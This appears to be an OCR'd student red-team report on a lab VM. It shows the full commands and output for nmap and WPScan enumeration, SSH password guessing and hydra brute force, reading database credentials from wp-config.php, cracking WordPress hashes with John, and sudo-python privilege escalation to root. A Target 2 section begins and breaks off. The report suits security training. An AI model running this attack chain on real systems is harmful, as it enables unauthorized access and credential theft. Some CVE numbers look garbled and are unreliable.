
Red Team: Summary of Operations

Table of Contents

Exposed Services

TODO: Fill out the information below.

Netdiscover -r 192.168.1.255/16



Nmap scan results for each machine reveal the below services and OS details:

VM Name: Target 1
Operating system: Linux
Purpose: Defensive Blue Team
IP Address: 192.168.1.110

```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-07 16:28 PST
Nmap scan report for 192.168.1.110
Host is up (0.00056s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
```

This scan identifies the services below as potential points of entry:

- Target 1
    - List of
    - Exposed Services

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.10
111/tcp	open	rpcbind	2-4 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.x - 4.x (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.x - 4.x (workgroup: WORKGROUP)

TODO: Fill out the list below. Include severity, and CVE numbers, if possible.

The following vulnerabilities were identified on Target 1:

- Target 1
    - CVE-2021-28041 open SSH
    - CVE-2017-15710 Apache https 2.4.10
    - CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
    - CVE-201707494 Samba NetBIOS

TODO: Include vulnerability scan results to prove the identified vulnerabilities.

Exploitation


TODO: Fill out the details below. Include screenshots where possible.

```
root@Kali:~/Desktop# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Mon Mar  7 16:36:11 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-re
lease.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (3 / 10) 30.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (8 / 10) 80.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time: 00:00
:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Mon Mar  7 16:36:14 2022
[+] Requests Done: 64
```

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Next step is to visit the IP address: 192.168.1.110



The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - flag1.txt: *TODO: Insert flag1.txt hash value*
    - **Exploit Used**
      - *Open SSH*

- *ssh michael@192.168.1.110*

SSH is available to us so we're going to ssh into a user account. Let's try starting alphabetically with Michael

```
root@Kali:~/Desktop#  ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
```

Looks like we need a password here. Let's start with the easiest route of password, the same as the username. Username: michael, Password: michael

```
root@Kali:~/Desktop#  ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Looks like it worked. If I wanted to be sure, I could also use hydra to check.

```
root@Kali:~/Desktop# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 2
2 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secre
t service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-07 18:1
2:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is re
commended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete
 until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-07 18:1
2:20
root@Kali:~/Desktop#
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ ls -lah
total 20K
drwxr-xr-x 2 michael michael 4.0K Aug 13  2018 .
drwxr-xr-x 5 root    root    4.0K Jun 24  2020 ..
-rw-r--r-- 1 michael michael  220 Aug 13  2018 .bash_logout
-rw-r--r-- 1 michael michael 3.5K Aug 13  2018 .bashrc
-rw-r--r-- 1 michael michael  675 Aug 13  2018 .profile
michael@target1:~$ cd ..
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ cd ..
michael@target1:/$ ls
bin   etc         lib         media  proc  sbin  tmp   var
boot  home        lib64       mnt    root  srv   usr   vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
michael@target1:/$
```

I like to look in root directories and sub root directories first. Starting with var since the var directory can have information unique to each computer at the local level.

cd var

ls

```
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
```

www looks promising since web server information can be stored there.

cd www

Now let's look for something.

ls

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$
```

Interesting. Let's see if there's anything else here. We'll come back to the html directory eventually.

grep -RE flag

```
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e84486
2482d} -->
flag2.txt:flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Both flags right here

- flag2.txt: *TODO: Insert flag2.txt hash value*
  - **Exploit Used**
    - *TODO: Identify the exploit used*
    - *TODO: Include the command run*

Flag 3:

```
michael@target1:/var/www$ cd html/
michael@target1:/var/www/html$ ls
about.html   css            img         scss            team.html
contact.php  elements.html  index.html  Security - Doc  vendor
contact.zip  fonts          js          service.html    wordpress
michael@target1:/var/www/html$
```

Since we're looking for wordpress vulnerabilities as well, there could be something in the wordpress directory such as login information.

```
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php         wp-blog-header.php    wp-cron.php         wp-mail.php
license.txt       wp-comments-post.php  wp-includes         wp-settings.php
readme.html       wp-config.php         wp-links-opml.php   wp-signup.php
wp-activate.php   wp-config-sample.php  wp-load.php         wp-trackback.php
wp-admin          wp-content            wp-login.php        xmlrpc.php
michael@target1:/var/www/html/wordpress$
```

One of these things is not like the other. Wp-config.php stands out to me. Let's take a peek using a cat command.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Lookie right here. Login information.
Let's get into the mySQL for wordpress and see if we can find any more information.

```
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
```

Password is R@v3nSecurity

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 64
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Aaaaaaaand we're in


```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql>
```

The databases available

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

Well, hmmmmm, where to go. Let's start with posts since this is a blog.



Flags 3 and 4 right there. However, these are stored as hashes. Let's get the username information while we're in the SQL database and see if this information comes in handy later. This lets us create another way to get the flags

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+------
------------+----------+---------------------+---------------------+---------
----+---------------+
| ID | user_login | user_pass                          | user_nicename | user_
email         | user_url | user_registered     | user_activation_key | user_sta
tus | display_name   |
+----+------------+------------------------------------+---------------+------
------------+----------+---------------------+---------------------+---------
----+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | micha
el@raven.org |          | 2018-08-12 22:49:12 |                     |
  0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steve
n@raven.org  |          | 2018-08-12 23:31:16 |                     |
  0 | Steven Seagull |
+----+------------+------------------------------------+---------------+------
------------+----------+---------------------+---------------------+---------
----+---------------+
2 rows in set (0.00 sec)
```

```
root@Kali:~/Desktop# touch hashes2.txt
root@Kali:~/Desktop# vim hashes2.txt
root@Kali:~/Desktop# john hashes2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (?)
1g 0:00:01:45 DONE 3/3 (2022-03-07 17:54) 0.009503g/s 35153p/s 35153c/s 35153C
/s poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwor
ds reliably
Session completed
root@Kali:~/Desktop# ls
hashes2.txt  hashes.txt
root@Kali:~/Desktop# john --show hashes2.txt
?:pink84

1 password hash cracked, 0 left
root@Kali:~/Desktop#
```

So we took Steven's hash and stuck it into a .txt file called "hashes2" and the used password recovery tool "John the ripper" to crack it. The result was Steven's password: pink84

Let's get into Steven's account now with an ssh


```
root@Kali:~/Desktop# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```

Looks like there's not much of a shell to work with. Let's escalate to root level.

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

So commands can only be run in python. So we'll need to use python to get our shell.

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
root@target1:/home/steven# cd /root/
root@target1:~# ls
flag4.txt
```



Target 2 Engagement: (In Progress 03/09)

Let’s start with our nmap:


nmap -sV 192.168.1.115

```
root@Kali:~/Desktop# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-07 21:18 PST
Nmap scan report for 192.168.1.115
Host is up (0.0023s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
